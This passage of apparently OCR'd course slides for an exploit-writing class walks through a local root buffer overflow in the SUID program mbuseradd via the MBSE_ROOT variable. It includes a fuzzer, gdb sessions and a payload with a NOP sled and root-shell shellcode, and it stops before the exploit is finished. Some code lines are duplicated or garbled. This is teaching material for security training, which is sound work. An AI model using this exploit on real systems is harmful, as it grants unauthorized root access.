mbuseradd: Argument 1 is too long
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 `python -c 'print "A" *100'` ARG3 ARG4
mbuseradd: Argument 2 is too long
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 `python -c 'print "A" *100'` ARG4
mbuseradd: Argument 3 is too long
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 ARG3 `python -c 'print "A" *100'`
mbuseradd: Argument 4 is too long
```

Attacking Our Target

When running "ls –la mbuseradd" you will notice that the program is running with SUID as Root. This means that if we can exploit the program, our payload will execute as Root. We know that there are four command-line arguments to target. Are there any other targets? See if you can discover any other targets, or if you can cause the program to have a segmentation fault.

We get no good results when running:

mbse@deadlist-desktop:~/bin$ ./mbuseradd `python -c 'print "A" *100'` ARG2 ARG3 ARG4

mbuseradd: Argument 1 is too long

mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 `python -c 'print "A" *100'` ARG3 ARG4

mbuseradd: Argument 2 is too long


mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 `python -c 'print "A" *100'` ARG4

mbuseradd: Argument 3 is too long

mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 ARG3 `python -c 'print "A" *100'`

mbuseradd: Argument 4 is too long

Can you think of other things to try? Now is the time when you should experiment with other methods to cause the program to crash. More importantly, are there any other targets in the program that we are not considering? Move ahead if you want to continue with the walk-through.



Additional Arguments

- Check for environment variables
  - Remember MBSE_ROOT?

```
$ cd /home/deadlist/mbse/mbsebbs-0.70.0/unix/
/deadlist/mbse/mbsebbs-0.70.0/unix$ cat mbuseradd.c |grep getenv
mbsebbs", getenv("MBSE_ROOT"));
```

  - MBSE_ROOT is also a target!
  - Try changing it to various lengths

```
mbse@deadlist-desktop:~/bin$ export MBSE_ROOT=`python -c 'print "A" *1000'`
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 ARG3 ARG4
useradd: invalid home directory 'ARG4/ARG2'
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Additional Arguments

It is a good idea to check the source code, if available, for any environment variables that are used as part of input to the program. Remember the MBSE_ROOT environment variable we created during installation? Note that the top image was truncated on the left to make room on the slide. Navigate to:

cd /home/deadlist/mbse/mbsebbs-0.70.0/unix

Next type in:


cat mbuseradd.c |grep getenv

Do you see the reference to MBSE_ROOT?

Go back to /opt/mbse/bin and try playing with the size of the MBSE_ROOT environment variable.

*export MBSE_ROOT=‘python –c ‘print “A” *1000’’*

See if you can cause the program to crash and move forward on your own. If you would like to continue the walk-through, continue to the next slide.



Segmentation Fault

- 5,000 A's causes a seg-fault!

```
mbse@deadlist-desktop:~/bin$ export MBSE_ROOT=`python -c 'print "A" *5000'`
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 ARG3 ARG4
Segmentation fault
```

- The vulnerable code

```
temp    = calloc(PATH_MAX, sizeof(char));
shell   = calloc(PATH_MAX, sizeof(char));
homedir = calloc(PATH_MAX, sizeof(char));
```

- "shell" has no bounds checking

```
sprintf(shell, "%s/bin/mbsebbs", getenv("MBSE_ROOT"));
sprintf(homedir, "%s/%s", argv[4], argv[2]);
```

- MBSE_ROOT placed at %s/bin/mbsebbs

Segmentation Fault

When changing the size of MBSE_ROOT to 5,000 A's, a segmentation fault occurs. Let us take a look inside of the mbseuseradd.c file to locate the vulnerable code:


```
temp    = calloc(PATH_MAX, sizeof(char));
shell   = calloc(PATH_MAX, sizeof(char));  ← Here's the problem...
homedir = calloc(PATH_MAX, sizeof(char));
```

The variable "shell" has no bounds checking applied and is used to prepend "/bin/mbsebbs" below:

```
sprintf(shell, "%s/bin/mbsebbs", getenv("MBSE_ROOT"));  ← This line...
sprintf(homedir, "%s/%s", argv[4], argv[2]);
```

The author has put in bounds checking to the four command-line arguments, but left out the environment variable:

```
/*
  * First simple check for argument overflow
  */
 for (i = 1; i < 5; i++) {
     if (strlen(argv[i]) > 80) {
        fprintf(stderr, "mbuseradd: Argument %d is too long\n", i);
        exit(1);
```




How Many Bytes to Crash?

- We know that 5,000 A's causes a seg-fault
- How do we determine the exact number of A's?
  - We could split the difference
  - We could write a small fuzzer
  - We could debug

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

How Many Bytes to Crash?

Now that we know there is a buffer overflow condition in the way the program uses the MBSE_ROOT environment variable, we need to get more information. Specifically, we would first want to know how many bytes it takes to crash the program. We could do this one of several ways. If the MBSE_ROOT variable was allocated a specific buffer size, we could check the source. However, as we saw in the source code, the variable "shell" relies on the size of MBSE_ROOT. We could simply fudge the input size and split the difference each time until the program crashes, we could write a small fuzzer, try and use a core dump, use tools such as strace, or we could try and reverse the program code in a debugger. The program has been stripped, so let us see if a small fuzzer will help us out. Feel free to try any of the other options.



Simple Fuzzer

- Here's a simple Python fuzzer

```
import os, time

program = "/opt/mbse/bin/mbuseradd ARG1 ARG2 ARG3 ARG4\n"
string = "A"
var = "Segmentation fault"

for i in range(4000,5000,4):
        os.putenv("MBSE_ROOT",string*i)
        a,b=os.popen4(program, 'r')
        str1 = b.read().
        if var in str1:
                print "Success! Segmentation Fault hit
at",i, string,"'s\n"
                exit()
        else:
                time.sleep(0)

print "\nNo luck... Sorry it didn't work out...\n"
exit()
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Simple Fuzzer

Below is a simple fuzzer that opens up "mbuseradd" and sets the MBSE_ROOT environment variable to 4,000 A's, up to 5,000 A's. You can change these values to whatever you'd like.

```
import os, time

program = "/opt/mbse/bin/mbuseradd ARG1 ARG2 ARG3 ARG4\n"
string = "A"
var = "Segmentation fault"

for i in range(4000,5000,4):
    os.putenv("MBSE_ROOT",string*i)
    a,b=os.popen4(program, 'r')
    str1 = b.read()
    if var in str1:
        print "Success! Segmentation Fault hit at",i, string,"'s\n"
        exit()
    else:
        time.sleep(0)

print "\nNo luck... Sorry it didn't work out...\n"
```

Fuzzing Results


- Run the fuzzer mbse.py
- Seg-Faults at 4,056 A's!



```
mbse@deadlist-desktop:/home/deadlist/mbse$ python mbse.py
useradd: invalid home directory 'ARG4/ARG2'
useradd: invalid home directory 'ARG4/ARG2'
●●●
useradd: invalid home directory 'ARG4/ARG2'
useradd: invalid home directory 'ARG4/ARG2'
Success! Segmentation Fault hit at 4056 A 's

mbse@deadlist-desktop:/home/deadlist/mbse$ ▌
```

Fuzzing Results

When running the fuzzer, we successfully get a segmentation fault at 4,056 bytes. This does not mean the return pointer was overwritten at that number of A's, but the stack is certainly corrupt. We now need to go in with GDB and examine further.



Using GDB

- Promote yourself to Root and go to /opt/mbse/bin
- Set your environment variable for MBSE_ROOT
- Open mbuseradd with GDB

```
deadlist@deadlist-desktop:~/mbse$ sudo -i
[sudo] password for deadlist:
root@deadlist-desktop:~# cd /opt/mbse/bin
root@deadlist-desktop:/opt/mbse/bin# export MBSE_ROOT=`python -c 'print "A" *4052'`
root@deadlist-desktop:/opt/mbse/bin# gdb ./mbuseradd
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Using GDB


We will not be able to debug the program as the user "mbse", so let us promote ourselves to Root as seen on the slide. Remember, the attack process almost always involves the attacker installing a copy of the program of interest for testing on a system in which they control. This allows them to have full rights to the program before attacking it in the wild. Once you have promoted yourself to Root, make sure you are in the /opt/mbse/bin directory. At this point, set the environment variable for MBSE_ROOT to the number of A's that caused a segmentation fault. Finally, open mbuseradd with gdb.

sudo –i

cd /opt/mbse/bin

export MBSE_ROOT=`python –c 'print "A" * 4052'`

gdb ./mbuseradd



Running the Program

- run 1 2 3 4
- No crash??
- Changing to 4082 A's crashes, but no EIP


```
(gdb) run 1 2 3 4
(no debugging symbols found)

Program exited with code 02.
(gdb) █
```

```
(gdb) quit
root@deadlist-desktop:/opt/mbse/bin# export MBSE_ROOT=`python -c 'print "A" *4082'`
root@deadlist-desktop:/opt/mbse/bin# gdb ./mbuseradd
(gdb) run 1 2 3 4
Starting program: /opt/mbse/bin/mbuseradd 1 2 3 4
(no debugging symbols found)
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1209874240 (LWP 22110)]
0x00322073 in ?? ()
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Running the Program

When running the program in the debugger, with the MBSE_ROOT environment variable set at 4052 A's, the program does not seem to experience a segmentation fault. This is fine, it just means that when running the program with our Python fuzzer, a segmentation fault is occurring at a lower number. We should still be really close. Increasing MBSE_ROOT to 4082 A's causes a segmentation fault, but we are not getting control of EIP. Let us keep trying …



Getting Control of EIP

- 4096 A's = 0x2f414141

```
export MBSE_ROOT=`python -c 'print "A" *4096'`
gdb ./mbuseradd
(gdb) run 1 2 3 4
Starting program: /opt/mbse/bin/mbuseradd 1 2 3 4
•••
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1209874240 (LWP 22192)]
0x2f414141 in ?? ()
```

- 4097 A's = 0x41414141

```
(gdb) run 1 2 3 4
Starting program: /opt/mbse/bin/mbuseradd 1 2 3 4
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1209874240 (LWP 22247)]
0x41414141 in ?? ()
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Getting Control of EIP

When changing the size of MBSE_ROOT to 4096 A's, we overwrite the return pointer by three bytes. Changing it to 4097 A's gets a full 4-byte overwrite of the return pointer and control of EIP. The rest of the work should be familiar. Feel free to continue the exercise on your own at this point. If you would like to proceed with the walk-through, move to the next page.

Building Our Script

- Shellcode in your /home/deadlist/mbse folder



```
root@deadlist-desktop:/opt/mbse/bin# cat /home/deadlist/mbse/mbseshellcode.txt
\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x6
8\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80
root@deadlist-desktop:/opt/mbse/bin# export MBSE_ROOT=`python -c 'print "A" *4093 +
"BBBB" + "\x90"*500 + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\
x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
```


- Put in B's to serve as the return pointer place holder
- Follow with 500 NOPs and your shellcode

Building Our Script

There is shellcode to spawn a root shell in your /home/deadlist/mbse folder, called mbseshellcode.txt. Export your environment variable to have 4093 A's, taking us to the return pointer, followed by four B's to represent the return pointer, followed by 500 NOPs, and finally, your shellcode.

```
cat /home/deadlist/mbse/mbseshellcode.txt
```

```
export MBSE_ROOT=`python -c 'print "A" *4093 + "BBBB" + "\x90" * 500 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\
x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
```



Locating Our Return

- We get a seg-fault with 0x42424242

